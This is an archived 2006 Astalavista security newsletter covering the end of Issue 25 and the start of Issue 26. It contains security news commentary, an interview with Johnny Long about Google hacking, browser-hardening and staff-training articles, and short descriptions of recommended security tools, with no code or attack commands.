Astalavista.net is a global and highly respected security community, offering an enormous database of **very well-sorted and categorized Information Security resources - files, tools, white papers, e-books.** At your disposal are also thousands of **working proxies**, **wargames servers**, where you can try your skills and discuss the alternatives with the rest of the members. Most important, the daily updates of the portal turn it into a valuable and up-to-date resource for all of your computer and network security needs.

Among the many other features of the portal are :

- Over **7.22 GByte** of Security Related data, **daily updates** and always responding links.
- Access to thousands of anonymous proxies from all over the world, daily updates
- **Security Forums Community** where thousands of individuals are ready to share their knowledge and answer your questions; replies are always received no matter of the question asked.
- Several **WarGames servers** waiting to be hacked; information between those interested in this activity is shared through the forums or via personal messages; a growing archive of white papers containing

info on previous hacks of these servers is available as well.

[06] **Site of the month**

VTE – The Virtual Training Environment

http://vte.cert.org/

CERT's Virtual Training Environment (VTE), with more than 160 hours of multimedia-based instruction in information assurance and computer forensics, is now available to the public

[07] **Tool of the month**

Browser Appliance Virtual Machine

The Browser Appliance is a free virtual machine that allows users to securely browse the Internet using Mozilla Firefox

http://www.vmware.com/vmtn/vm/browserapp.html

[08] **Paper of the month**

All Possible Wars? View of the Future Security Environment, 2001-2025

One of the group's initial tasks was to assess the future security environment to the year 2025. This was pursued by surveying the available literature to identify areas of consensus and debate. The goal was to conduct an assessment that would be far more comprehensive than any single research project or group effort could possibly produce. This survey documents major areas of agreement and disagreement across a range of studies completed since the last QDR in 1997. Because it distills a variety of sources and organizes and compares divergent views, this volume makes a unique contribution to the literature. It also provides a particularly strong set of insights and assumptions on which both strategists and force planners can draw in the next Quadrennial Defense Review.

http://www.astalavista.com/index.php?section=directory&linkid=6111

[09] **Astalavista Security Toolbox DVD v2.0 – Download version available!**

Astalavista's Security Toolbox DVD v2.0 is considered **the largest and most comprehensive Information Security archive available offline**. As always, we are committed to providing you with a suitable resource for all your security and hacking interests - in an interactive way!

The content of the **Security Toolbox DVD** has been carefully selected, so that you will only browse through quality information and tools. No matter

whether you are a computer enthusiast, a computer geek, a newbie looking for information on "how to hack", or an IT Security professional looking for quality and up to date information for offline use or just for convenience, we are sure that you will be satisfied, even delighted by the DVD!

More information about the DVD is available at:

http://www.astalavista.com/index.php?page=153

[10] Enterprise Security Issues

In today's world of high speed communications, of companies completely relying on the Internet for conducting business and increasing profitability, we have decided that there should be a special section for corporate security, where advanced and highly interesting topics will be discussed in order to provide that audience with what they are looking for - knowledge!

- Organizational Training and Today's Threatscape -

In this brief article I am going to discuss the importance and significance of organizational employees' training, yet try to emphasize on its pros and cons given today's constantly evolving threatscape and how hard it is to keep up with all of them.

Back in 2003 I used to argue on the usefulness of training your organization's workforce, and while I still believe the more they know the less troubles you'll have, I have recently came to the conclusion that educating a workforce given today's threatscape, and the slowdown of corporate citizenship, asks for more enforcement than ever.

Educating, Monitoring and Evaluating the progress are the key steps of any program, that is teach them, monitor activity for a certain period of time and then evaluate if there's any progress, for instance, you might do a real-life simulation of a security scenario and see how they react. Another important fact worth mentioning is your company's financial commitment towards educating your workforce, a workforce whose retention is getting even harder. General Motors recently reported their biggest loss ever, mainly because of too much commitment towards insurance issues related to their workforce, my point is that to a certain extend you might be sort of training your future competitors' employees. Something else that should be kept in mind, is that you cannot and should not educate everyone having access to the corporate's network, instead try to prioritize, cut the privileges to the minimum and give them where necessary only. Today's threats evolve faster then we can keep up with them, anything is exploitable and futuristic scenarios of having images spreading malware are fully realistic these days. Once starting to educate them, you wouldn't be able to keep up with it unless your solutions is a extremely low cost, yet very relevant one.

And while outsourcing is always an option, make sure evaluation of the results from time to time in order to justify the investment is among your top priorities. At the bottom line :

What you can train them to do?

- establish both, conscious and subconscious security mode of thinking when using the company's infrastructure. That is, a behavior slightly different to the one when using their home PCs

- securely maintain their mobile workplace while on the road(hopefully!)

- be suspicious or actually "on alert" while online, namely erase any signs of naivety

- never assume there's 100% and that it's a fact they should live with

- keep themselves up-to-date with the latest security threats through a internally distributed analyses, or public sources

What you cannot teach them to do is ?

- not to listen to online streams and open image files!

- verify the SSL certificates of every site they visit

- to define a suspicious web site, you see, "surfing the Web" is still rather popular

- that technology isn't the panacea of dealing with security, but humans at the bottom line

- convince them in the concept of 0day attacks(it would ruin their entire confidence in security as a whole, still, it's a good point to explain that it's not 100% security you're aiming at, but 98%, where 2% are left for technology or human error, but I feel you should not use 0days, the way a CSO shouldn't use cyberterrorism while seeking further investments)

Educate, but don't forget that if you don't take care of your company's destiny (enforcement), someone else will (unaware end user). To sum up, as much enforcement of security policies as possible and secure by default installations without the opportunity to modify them.

[11] **Home Users' Security Issues**

Due to the high number of e-mails we keep getting from novice users, we have decided that it would be a very good idea to provide them with their very special section, discussing various aspects of Information Security in an easily understandable way, while, on the other hand, improve their current level of knowledge.

- Fortifying your browser – even more! -

Is secure surfing even possible? What is the consequence of the growth of client side attacks during the last couple of years, and why did the browser application became so easily targeted. What's more, is a secure browser that's actually still useful for surfing the web an option and how can this be achieved, are among the questions this article aims to answer. Moreover, I will briefly discuss the Browser Appliance, among the most handy utilities I've come across recently for all the Mozilla fans out there, wish we would soon see a Windows based release though!

Excluding email(and P2P perhaps :-), the browser is the second most popular Internet tool used by the entire workforce, that includes top management as well. This common sense fact has always been resulting in the development ot client side attacks, that greatly contribute to having your PC infected with malicious software(virus, trojan, worm), or get tricked by a phishing email.

What to keep in mind when it comes to threats posed by browsers?

- **vulnerabilities**

Even Firefox, or any other browser you name can suffer from vulnerabilities, and while the idea of Firefox is to be OS independent with the idea to improve the level of security, 100% security is futile. And now malicious attackers have the incentive of knowing that hundreds of thousands of security minded people have switched to it, it's as targeted as IE is.

- **insecure settings**

Even the most secure by design browser is useless if it's configured properly, that is, to achieve the balance between usability and security.

- **the trade off between usability, interactivity and security**

Having a secured browser might prevent you from accessing embedded content, And not take full advantage of the interactivity certain sites offer. Given they are trusted (is there such a thing anymore?!),

We can definitely talk about a browser monoculture and the habit/dependence/ of using of Internet Explorer as the most popular one. It is impressive how many people use it, and while Firefox is accepted as secure by default, Microsoft themselves have a point you can check out too :

http://blogs.msdn.com/ptorr/archive/2004/12/20/327511.aspx

One of the most useful, handy, and what I can call truly secured alternatives Is the use of the **Browser Appliance Virtual Machine** :

http://www.vmware.com/vmtn/vm/browserapp.html

The concept is pure beauty, and the only downsize of the idea is that it runs on Mozilla Firefox 1.0.7 and 1.5 running on Ubuntu Linux 5.10. Basically, the idea is that whatever hijackers or abuses your browser, it's all gone by the time you restart it without any modifications done to your system. And while I wouldn't like to advocate switching to Ubuntu for ensuring maximum security, I bet a Windows release is on its way. You can also check out some handy tips of tweaking it :

http://www.spywareinfo.com/articles/vmware/batweaks.php

In conclusion, consider going through CERT's recently released practical HOWTO on how to secure the most popular browsers, and the other resources :

http://www.cert.org/tech_tips/securing_browser/
http://www.windowsecurity.com/articles/Web-Browser-Vulnerabilities.html
http://bcheck.scanit.be/bcheck/
http://www.securityfocus.com/infocus/1848
http://www.microsoft.com/technet/prodtechnol/winxppro/maintain/luawinxp.mspx

[12] Meet the Security Scene

In this section you are going to meet famous people, security experts and all personalities who in some way contribute to the growth of the community. We hope that you will enjoy these interviews and that you will learn a great deal of useful information through this section. In this issue we have interviewed **Johnny Long,** from http://johnny.ihackstuff.com

Your comments are welcome at security@astalavista.net

Interview with Johnny Long, http://johnny.ihackstuff.com

Astalavista : Hi Johny, would you please introduce yourself, and share with us some info on your background?

Johnny : My name is Johnny Long, and I'm currently a researcher for Computer Sciences Corporation. I've been into security since I was a kid, but my professional security career is going on about 14 years now, the large majority of that has been as a professional hacker / pen tester. These days, I'm doing quite a bit of writing and enjoying the conference tour. I really enjoy getting a chance to hang out with everyone, and for me the community is one of the coolest parts of this field.

Astalavista : When did you first start doing Google Hacking, and what inspired you to deepen your research in this field?

Johnny : We (CSC's Strikeforce team) used to troll Google prior to a vulnerability assessment. When we started doing it we were primarily looking for information about targets we were breaking into physically. For example, it was pretty common to locate a snapshot of an employee wearing a badge. Those photos are real handy for recreating fake photo ID's which we could use to bypass a casual security guard's

gaze. After a while we started realizing that Google scans could reveal a great deal of information about the target network as well. I started posting some of these searches to my website along with a bit of text about why the search was interesting. After a while, folks started sending me their searches, and the rest is history. It's worth noting that I was certainly not the first person to do this stuff. The technique's been around for many years. I like to think I gave the technique new "legs" and raised the awareness that even the simplest (and oldest) of tricks can come in quite handy when used properly.

Astalavista : The concept and perhaps its usefulness given Google's snapshot of the *known* web turned it into an important penetration testing tool, let's not mention its popularity due to ease of use. My question is, to what extend is Google hacking illegal, would it ever be, or is it just Google doing a favour both, to the good and the bad guys at the bottom line?

Johnny : Google Hacking is not any less legal than straight-up Google queries. Period. It's what you do with the results that make it illegal.

Astalavista : Is the use of robots.txt enough to tackle the problem, and what are your comments on initiatives such as Google honeypots? To me, the results are an invaluable indication of the interest in this field, but what is your recommendation as a practical approach to protect against such attacks?

Johnny : Certainly honeypots are not preventative (I know you know that, just clarifying) and while I think the idea of a Google honeypot is way cool, there's just too many amateur webmasters out there, and way too many targets for honeypots to do much good. Robots.txt is a gentleman's agreement, and even worse, it's a roadmap for even the most amateur hacker. The solution is to crawl your own stuff, get an idea of what's out there and set strict policies for monitoring your web presence and preventing employees / users from posting inappropriate content. In addition, all web apps should be thoroughly tested by a professional, source code audits performed and policies established and enforced about secure coding processes.

Astalavista : How would you describe your best, and most sensitive discoveries through Google Hacking?

Johnny : Some of my discoveries are unmentionable, especially if I intend to keep my current job. I will say, however, that there's NOTHING I haven't seen. Everything from medical records to social security info, credit card numbers and reports, internal corporate memos, and even "sensitive" *Ahem* non-commercial *ahem* documents. Some things are just plain hilarious. For

example, we have several searches that reveal home control interfaces including power, security, cameras, VOIP control, the whole nine. Google someone's light's off? Sure thing.

Astalavista : The recent DoJ's request over Google's databases and even aggregate searches sparkled a lot of debate, and to be honest I am surprised by the lack of creativity by law enforcement while obtaining that type of data. What is your opinion on Google's reaction, what are your comments on the rest of the search engines(Yahoo!, MSN) compliance with the subpoena as well? Moreover, Google, like pretty much every company trying to capitalize on the emerging opportunities in China, is actively involved in censorship. Differentiating Google from the rest of the search engines, as the most popular one, how would you comment on their strategy not to introduce email and blogs in China due to fear of having to actually put people in jail for expressing their right of free speech? Is this marginal thinking better than nothing, and how you do think they should respond at the bottom line?

Johnny : First of all, Google is a business. Pure and simple. Some make pie-in-the-sky remarks about Google as a cultural barometer, an icon, the best thing since sliced bread, etc but without capital, they're outta luck. Google's got to keep the funding coming. Certain decisions should be seen as simply business decisions, and I think the (public) decisions on China are a reflection of that fact. There are great opportunities in China, and it certainly makes no sense for them to shoot themselves in the foot as they're walking through the door. I know I should be taking the "information should be free" stance and be a "true hacker", but that's how I see it.

Astalavista : While I am certain you have came across Koders.com, which as a matter of fact is great initiative, what do you think is the potential of utilizing their search feature for spotting trivial coding mistakes that quite some times could lead to a common sense vulnerability? Can patterns be used or put into practice the way you achieved it at Google Dorks database?

Johnny : The key word here is trivial. I think it is certainly possible to use Koders.com (great resource, I agree) as a launching pad for vulnerable code search. While you could certainly search for every instance of a traditionally insecure strcpy function, the function itself is not necessarily the problem. The context and placement of the function call is

significant, and without being able to easily cross-reference the rest of the code through that interface, the job gets... complex. This is still a worthy exercise, however, and certainly the door is open for a couple of Koders searches to get the ball rolling. That's all it takes.

Astalavista : Where is the future of search going? Vertical search engines, or personally tailored results based on search history? What would Google 2.0 look like as a concept and how you do envision any future developments in web search?

Johnny : Personally, I'm very interested in "desktop" search stuff. I don't mean the pithy Google product, but the Spotlight feature in Mac OS X, for example. A really well-thought-out feature like that can literally change the way you use a machine. For example, I've stopped using my dock (err... OS X launch bar) since I can hit MAC-SPACE, type the first few letters of the app I want to run, hit down arrow and enter and it launches. The search function digs into metadata inside files as well, and is extensible and scriptable. Truly well done. Now, this is all well and good, but beyond the gee-whiz factor, there's some interesting stuff lodged deep in the usage statistics of this widget, and in the way I work. Statistically speaking, my machine knows a great deal about me, and what makes me tick. What my habits are (both short and long term), my preferences, my hobbies, just about everything. Now, tie this to an online search engine, and the engine has a great chance of knowing what I want before I do. Sounds spooky and odd, but it could work. Online search history/prefs are one thing, but only a fraction of my activity is "online". That other computer activity is where a great deal of my passion lies. Tapping that would revolutionize searching, but it should be transparent to the user. Oh, and the security ramifications of "owning the man" are significant as well, so early adopters of such a technology should be ready for quite a battle...

Astalavista : What might happen if Google gets evil, and isn't evil just a twisted word anyway?

Johnny : See above. In that scenario, evil Google 0wnz0rz you. Evil Google is a talk for another interview. ;)

Astalavista : In conclusion, I wanted to ask you what are your future development plans for the Google Dorks database, and are there any other projects you're actively working on?

Johnny : Right now, we're getting ready to roll out a

snort rule list based on the GHDB. This would help admins see a malicious search coming in through a referrer. This could certainly be handy, and it's a relatively easy way of repackaging our content to help protect from the bad guys. Other than that' we're getting ready to undergo a major hardware and software overhaul to compensate for all our recent popularity. I'd like to thank everyone at ihackstuff.com for the continued support. Our admins put in quite a bit of work to keep things running, and without them, Johnny would be too busy maintaining stuff instead of hacking stuff!

Astalavista : Thanks for your time Johnny!

Johnny : Thank you!

[13] IT/Security Sites Review

The idea of this section is to provide you with reviews of various highly interesting and useful security or general IT related web sites. Before we recommend a site, we make sure that it provides its visitors with quality and a unique content.

-

Channel 9's Security Content

-

http://channel9.msdn.com/tags/Security

Videos, Podcasts, Screencasts, etc.

-

ANA Spoofer Project

-

http://spoofer.csail.mit.edu/

Our methodology is simple. We make software to test spoofing publicly available and ask the community to run it from as many sites as possible. The spoofer program attempts to send a series of spoofed UDP packets to a server on our campus.

-

The EULA Library

-

http://www.gripewiki.com/index.php/EULA_Library

The GripeWiki's EULA library is a place to find, read, post, and discuss the terms of all manner of end user license agreements.

-

Cryptokids

-

http://www.nsa.gov/kids/

America's Future Codemakers & Codebreakers

-

The XSS security challenge

-

http://community.livejournal.com/lj_dev/708313.html

Give it a try if you're up to it!

[14] Final Words

Dear readers,

Thank you for staying with us and for your invaluable feedback. Did you enjoy Issue 25? Drop us a line and let us know.

Meanwhile, feel free to participate in Astalavista's Geeky Photo contest, and get the chance to win a .NET membership, find out more at :

http://www.astalavista.com/index.php?section=gallery

Yours truly,

Editor - Dancho Danchev
dancho@astalavista.net

Proofreader – Yordanka Ilieva
danny@astalavista.net

Astalavista Group Security Newsletter
Issue 26 – 31 February 2006
http://www.astalavista.com/
security@astalavista.net

[01] **Introduction**

Dear readers,

Our second issue for 2006 is finally out!

As always you'll find a coverage of security news, recommended tools and research papers, articles, and a chat with a key participant, in this case **Martin Herfurt**, a core member of the Trifinite group, http://trifinite.prg/

- "**What is your position in the emerging market for software vulnerabilities?**" a brief introduction of the trends to consider, the benefits and threats to keep in mind, as well as several possible positions to take. Vulnerability research is getting commercialized, and as any a reputable organization, you simply cannot not to dive yourself in.

- "**If you don't take care of your Security, someone else will**" a brief article that will try to bring some do-it-yourself security attitude in our numerous end users!

Enjoy the issue, and fell free to send us your feedback as usual. Till next month!

Check out the Geeky Photos section and get the chance to win a .NET membership with your quality shots :

http://www.astalavista.com/index.php?section=gallery

If you want to know more about Astalavista.com, visit the following URL:

http://www.astalavista.com/index.php?page=55

Previous issues of Astalavista Security Newsletter can be found at:

http://www.astalavista.com/index.php?section=newsletter

Yours truly,

Editor - Dancho Danchev
dancho@astalavista.net

[02] **Security News**

The Security World is a complex one. Every day a new vulnerability is found, new tools are released, new measures are made up and implemented etc. In such a sophisticated Scene we have decided to provide you with the most striking and up-to-date Security News during the month, a centralized section that contains our personal

comments on the issues discussed. **Your comments and suggestions about this section are welcome at** security@astalavista.net

---

[**RESEARCHERS : POPULAR APPS HAVE MISMANAGED SECURITY**]

Two Princeton researchers have released a report arguing that makers of popular softwares need to be more security-conscious in their programming. An analysis of such popular applications as Photoshop and America Online's Instant Messenger shows that they make changes to Windows or run with too many privileges, possibly allowing an attacker to bypass certain security features. Sudhakar Govindavajhala, a Ph.D. student and one of the paper's authors, notes that an attacker would need an account on a machine to exploit these vulnerabilities. The SANS Institute points out that hackers have been moving away from direct attacks against Windows toward exploiting flaws in applications. America Online and Adobe have fixed the problems Govindavajhala and co-author Andrew Appel discuss in the paper, though flaws sill remain in other products.

More information can be found at :

http://www.networkworld.com/news/2006/020606-application-security.html

Astalavista's comments :

That's a minor trend worth mentioning, while I feel the idea of diversifying the security attacks and exploiting third-party software to increase the number of possible entry points into a system, has been around for years.

Vendors are so into pushing latest product releases to meet customers' or stock market's expectations, while whenever it comes down to achieving a balance between user-friendliness and security, they have nothing to say besides yet another PR statement on how concerned about the security and privacy of our customers we really are. Are you are the bottom line? A very interesting study that I recently read, namely "Economic Analysis of the Market for Software Vulnerability Disclosure" argues that a profit-maximizing vendor delivers a product that has fewer bugs than a social-welfare maximizing vendor. However, the profit-maximizing vendor is less willing to patch its software than its social-welfare maximizing counterpart.

And while software quality has mostly to do with integrity and performance nowadays, the concept of secure coding is an important factor for, both, the short and long-term success of the product itself. Wish there was more accountability for unacceptable windows of opportunity from the vendor's side, that have nothing to do with a third-party researcher releasing detailed information on a vulnerability with the idea to enforce the vendor to actually patch it, cause that's how it works these days.

[**BEWARE OF THE 'POD SLURPING' EMPLOYEE**]

Security researcher Abe Usher is warning companies about the threat of "pod slurping" and employee data theft in

general. Usher has created an application that allows an iPod to scan corporate networks for files likely to contain sensitive business data and download them, potentially stealing 100 megabytes in a few minutes. An insider threat would only need to plug the iPod into a computer's USB port, normal use for an iPod – no keyboard use is required. A 60 GB iPod could potentially hold every sensitive document in a medium-sized business. While companies are aware of and protect themselves against hackers and malware, few realize the threat posed by a malicious employee with an iPod.

More information can be found at :

http://news.com.com/Beware+the+pod+slurping+employee/2100-1029_3-6039926.html

Astalavista's comments :

Insiders are a major problem for any industry. But dedicating too much measures may affect productivity and most importantly, creativity. A major problem is organizations lacking an implemented security policy on how sensitive/any company information travels across inside and outside the network.

The automated nature of the tool, and the iPod's storage capabilities, turns it it a threat to a certain extend, while blocking removable media, and fortifying another possible exit point – web traffic, would make its impact for sure. Another important feature is how it can be even activated without the need for a keyboard.

Removable media has always been a threat, therefore ensuring the confidentiality of the information, as well as detecting possible leakage in progress is what you should aim at achieving.

Does this mean you should not leave your friends hang around your PC/PCs farm with their iPods? Not unless you manage the threat.

[**FEDS : GOOGLE'S PRIVACY CONCERNS UNFOUNDED**]

The US Justice Department filed a court brief arguing that receiving data it requested from Google would not compromise the privacy of its users. The brief is a response to Google's claims that disclosing the requested information -- a week's worth of search terms and one million pages from Google's index -- would harm the company by violating user privacy and revealing trade secrets. The government is seeking the search data for use in a lawsuit brought by the American Civil Liberties Union (ACLU) against he 1998 Child Online Protection Act (COPA), an Internet pornography law, hoping to show that content filters are ineffective for preventing minors from accessing adult material. Justice says it only wants aggregate information that would not compromise privacy, criticizes Google for failing to show how disclosure would compromise trade secrets,

and argues that the government's right to access information outweighs Google's arguments. Justice requests that Google be given 21 days to comply with the subpoena.

More information can be found at :

http://news.com.com/Feds+Googles+privacy+concerns+unfounded/2100-1028_3-6043338.html

Astalavista's comments :

I honestly feel it's about time Google becomes a pioneer member of the EFF and get an in-depth review of the real-life privacy violations due to this misjudged request. I like the idea of how Google used the trade secrets issue as a possible negative effect on the business, whereas, can their enforcement of Chinese state censorship over its services be considered the same? The DoJ's request, and Google's entry in China with its Google.cn domain, prompted a lot of debate over Search engine's practices for censorship, and future subpoenas to be served.

What I don't like it how the rest of the search engines silently complied, compared to Google who immediately informed the general public. What is it that matter at the bottom line? Who's getting uncensored results, or any results at all, who's providing personally identifiable information to law enforcement under questionable subpoenas, or who simply has to do this in order to maintain operations?

[**POLITICALLY MOTIVATED ATTACKS SOAR in 2005**]

Web server attacks and website defacements rose 16 per cent last year, according to an independent report. Zone-h, the Estonian security firm best known for its defacement archive, recorded 495,000 web attacks globally in 2004, up from 393,000 in 2003.

Mass defacements (371,000) were by far the largest category in 2005. More targeted attacks on individual servers numbered 124,000. Zone-h reports an increase in politically motivated attacks. It notes a growing number of attacks were launched from Muslim countries, especially Turkey. By contrast, the majority of attacks launched in 2004 originated in Brazil. The most active defacer last year was Iskorpitx, from Turkey, who's bagged 90,000 websites over the last two years.

More info can be found at :

http://www.theregister.co.uk/2006/02/27/defacement_report_2005/

Astalavista's comments :

Shared hosting is quite common, you have these companies that offer unlimited bandwidth and often attract quite a lot of people. Politically motivated attacks have always existed, and the outbreak usually starts out of real-life events. Defacements are still on the rise, while there has also been evidence that web servers are sold to

phishers for more effective attacks. The FBI's 2005 Computer Crime Survey indicate that companies are still losing millions of dollars on average due to web site defacements. There have always been hacktivists and will always be, as Cyberspace seems to be an attractive place to express your reaction on real-life events. People sometimes question the usefulness of initiatives such as the Zone-H's one in respect to acting as an incentive for defacers, it isn't like that from my point of view, as I feel it's better to have a centralized place to keep track of what's going on instead of having to put extra efforts in doing it. Another point to consider is that they way a government responds to its defacers(check out the statistics) for me, that's a benchmark for evaluating their overall understanding of the problem. Defacers create tensions, and even worse, hordes of script kiddies interested and inspired to contribute with exactly the same.

[**IS YOUR CELL PHONE DUE FOR AN ANTIVIRUS SHOT?**]

As antivirus companies begin offering products to protect cell phones, they are discovering resistance from major cell carriers. Verizon Wireless says it sees no need for antivirus on its customers' phones. Gartner reports a total of 812 million mobile devices sold in 2005, and expects the number to break a billion by 2008. A number of viruses already target cell phones, but so far the risk has remained low, Nonetheless, Gartner expects a widespread mobile virus attack by the end of 2007. Symantec, McAfee, and F-Secure already offer mobile antivirus, but cell carriers prefer to combat viruses on the network level rather than on the phones themselves. Fortinet estimates that 10% of all MMS traffic carries a virus, with Commwarrior proving one of the most common. Gartner warns the cell industry to only use device protection as a last resort, arguing that the best results against viruses will come from protecting the network.

More information can be found at :

http://news.com.com/Antivirus+looks+to+get+locked+into+cell+phones/2100-7349_3-6042745.html

Astalavista's comments :

Mobile malware is on the rise, or at least according the majority of AV vendors with mobile security products and the mainstream media that's generating more buzz then ever. Is there anything to worry about at the bottom line? At least not for now, you see, mobile malware as a concept started from the release of a proof of concept code that had mainly to do with the propagation mechanisms. The current defenses are mainly generic, and while the yearly fees might seem attractive, I'm not in a rush for buying such a solution. I find R&D initiatives in mobile malware a very sound business investment, but generating buzz over scanners with less than 500, mind you, signatures,

when the majority of attacks actually happen due to social engineering, is how I see it at the bottom line. The recent case where the Mobile Antivirus Research Association wasn't interested in forwarding a signature of a 0day malware that spreads from PC's to mobile devices is a great example of the current situation -- there is active research, and so is a lot of buzz generated, stay away from it.

[**SMILE! YOU'RE ABOUT TO GET HACKED**]

Consultants Robert Baldwin and Kevin Kingdon, speaking at the RSA Conference, predicted that video and audio files could become the next big attack vector. Copy protection software embedded in video files can prevent security scans from working, making video files a likely vector for malware. Many video consumers have a trusted source for content, such as cable television and iTunes, but many are circulating content downloaded from random source on the Internet. Enterprises may begin to see video threats as they begin using more video in business presentations and other operations.

More information is available at :

http://searchsecurity.techtarget.com/originalContent/0,289142,sid14_gci1168617,00.html

Astalavista's comments :

That's a very good issue to raise more awareness on given the demand for video, be it long movies or microchunks on the Internet these days. There's been a lot of discussion on the current practices of downloading multimedia, how it lags the whole Internet, and with the incentive to target pretty much everyone out there resulting in severe vulnerabilities. While I doubt iTunes spoofs will emerge, a vulnerability in a popular media format, given a malicious sample is somehow distributed across the Net(P2P is still soo active!), it could cause a lot of headaches for everyone. Malicious attackers have always been trying to diversify, that is, not always try to exploit Microsoft products' related vulnerabilities, but popular software, even file formats' ones. Today, end users know they should not click on executable attachments, but they are not even given the chance to react, and while many enterprises block untrusted media content sites, be it out of bandwidth worries, others, proactively think employees' productivity and possible entry points.

[**STARTUP TRIES TO SPIN A SAFER WEB**]

A startup called SiteAdvisor is aiming to crawl the Internet looking for websites that surreptitiously install software on users' computers and track use of e-mail addresses for spam. The service simulates a user and browses websites and hands out "user" information, using honeypots to track where the spoof user's information ends up. This allows SiteAdvisor to document the effects of using a website so consumers can be warned about the potential dangers. SiteAdvisor will offer general service for free, with premium features reserved for paying customers.

More information can be found at :

http://www.securityfocus.com/news/11376

Astalavista's comments :

I find the idea of malware crawling a very relevant one, given the potential of not just spotting 0day piece of code, but mapping bad sites and their neighborhoods. Compared to back in 1998, today's Web is so huge, even Google with its over 150 000 servers cannot seems to be able to catch up. While SiteAdvisor can indeed evaluate how safe a site is, it can do this for a past period of time only, they way it takes a little while for Google to pick up the latest content that appears on the Web. Moreover, once checked, a site's practices could change in between and unless they start taking advantage of the buzz generated around them, and have their users push questionable sites to be checked on-the-fly, malicious sites will still find a way to bypass their three-step evaluation process. Great initiative, hope they can scale enough to make it an effective one.

[MAC ATTACK A LOAD OF CRAP]

Conventional wisdom holds that while Apple's Mac OS X is stronger built than Microsoft Windows, it is still vulnerable and has largely avoided major attack due to its small market share; as Mac OS X becomes more popular, Mac users will start facing bigger security issues. However, Kahney dismisses the threat posed by two worms targeting Mac OS X. Leap-A does not exploit a flaw in the operating system, but instead used a social engineering attack, which can work on any platform. Kahney also dismisses the threat posed by a new flaw in the Safari browser, since it is not an exploit. Kahney argues that any system has vulnerabilities, and the discovery of a Safari flaw without an exploit has been hyped by the press into a bigger threat than it really is.

More information can be found at :

http://www.wired.com/news/columns/0,70257-0.html

Astalavista's comments :

The MAC is under attack, proof of concept worms, hacking challenges, while at the bottom line I can argue which one is more secure, does it matter, and which OS is popular, thus more targeted. The MAC still remains rather unpopular compared to any of MS's products and this fact would remain the main driving force behind the lack of serious research, until someone releases a POC vulnerability that would be the corner stone of generation of attacks for months to come. MAC users aren't safe because OS X is more secure than Microsoft's products, they're safe because "security through obscurity" works on a certain of occasions.

[DDOS ATTACKS TARGET PROMINENT BLOGS]

Distributed denial of service (DDoS) attacks have targeted political as well as "financially successful" bloggers recently, and speculation is that these "digital extortionists" are expanding their range, previously limited to attacking such sites as online betting services and payment gateways.

More information can be found at :

http://news.netcraft.com/archives/2006/02/28/ddos_attacks_target_prominent_blogs.html

Astalavista's comments :

Follow the lead where the money goes, simple but effective when it comes to DDoS extortion I guess. The concept is fully working, while I believe trends are shifting towards providing the service on demand, so that a third-party can actually take care of the attack. DDoS extortion is both noisy and the malicious botnet herder simply gets too much attention, whereas exploiting the momentum, and targeting the right company seems to be working. And as cyber insurers are starting to ensure, and actually pay for such extortions, it will definitely not get unnoticed, which as a matter of fact is a totally wrong practice right from the very beginning.

[MUSLIM CARTOON PROTEST]

Zone-H.org reports over 600 defacements of Danish websites, plus attacks against websites in other European countries and Israel, carrying messages denouncing Denmark for the publication of twelve cartoons Muslims deem offensive for depicting the prophet Mohammed. One defacement by a group calling itself the "Internet Islamic Brigade" threatened bombings in Denmark similar to the London subway bombings of July 2005. Most of the defacements contain pictures of messages in Arabic with English text related to the cartoons.

More information can be found at :

http://www.eweek.com/article2/0,1759,1921048,00.asp

Astalavista's comments :

On the majority of occasions journalists are often confronted with strict deadlines, and the lack of cultural understanding, and the rush of affiliates to reprint your work -- huge problems happen. Free speech and freedom of the press is an important issue, and while Muslims tend to be very sensitive on people even talking about their prophet, releasing such cartoons in the mixed-salad called the EU is the dumbest thing ever possible. Embassies evacuation, street riots, hacktivists defacing the entire country's Web presence, and again, more tension in key regions across the world. Bill Clinton wanted a legal prosecution of the journalists, while they were simply expressing their bla bla bla, he is so good at seeing the big picture, that while I don't fully agree, they must somehow

face professional consequences, and I bet they already did. Yahoo! responded in another way, as the name Muhammad was banned on their IM network, they recently removed the ban, so anyone can use the nick and its variations.

[03] **Astalavista Recommended Tools**

This section is unique with its idea and the information included within. Its purpose is to provide you with direct links to various white papers and tools covering many aspects of **Information Security**. These tools are defined as a **"must see"** for everyone interested in deepening his/her knowledge in the security field. The section will keep on growing with every new issue. **Your comments and suggestions about the section are welcome at security@astalavista.net**

" **SURI PLUMA V1.0.1**"

Suri Pluma is a satellite image processing tool and visualizer. It can open the most common image formats without importing to an internal format and minimizing the memory required for visualization. It is designed to be modular and extensible. It has a meassurement tool (distance and areas with error estimation) and geographical and map coordinate information.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=6138

" **BACKTRACK LIVE CD** "

BackTrack is a Slackware based live CD that contain many security related tools such as sniffers, enumeration tools, exploits, scanners fuzzers and more.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=6149

" **KOFFIX BLOCKER** "

Koffix Blocker is a powerful ally in the fight against web sites involved in questionable practices, such as changing your home page or downloading software to your computer without clear and upfront disclosure.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=6204

" **WAPIRCGW 0.1.5** "

wapircgw allows a WAP-capable mobile phone to easily connect to IRC networks. The only thing needed is a Linux box with an Internet connection to act as a gateway between the phone and IRC networks. Users can join multiple channels and talk to others privately just like when using a real IRC client.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=6219

" **NHIDE 1.63** "

nHide is an open source window hider from featuring multiple window hiding, remembering of hidden windows, and a hide hotkey for instant stealth, this program is the perfect addition to any bored employees or teenagers arsenal.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=6144

" **BOBCAT – SQL INJECTION EXPLOITATION TOOL** "

BobCat is a MS Windows based tool to aid a security consultant in taking full advantage of SQL injection vulnerabilities. It is based on a tool named "Data Thief" that was published as PoC by appsecinc. BobCat can exploit SQL injection bugs/opportunities in web applications, independent of language, but dependent on MS SQL as the back end DB.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=6147

" **BLUE FROG ANTI SPAM V1.7** "

Blue Frog actively fights spam and makes spammers leave you alone. Blue Frog automatically posts complaints on the sites advertised by the spam you receive. Report your spam from any desktop email client or let Blue Frog report Gmail, Hotmail and Yahoo spam directly from the Firefox browser. Filtering spam is not enough. Blue Frog protects your email accounts or your entire mail domain by making spammers remove your from their mailing lists.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=6152

" **CAIN FOR POCKETPC (ARM) V1.2** "

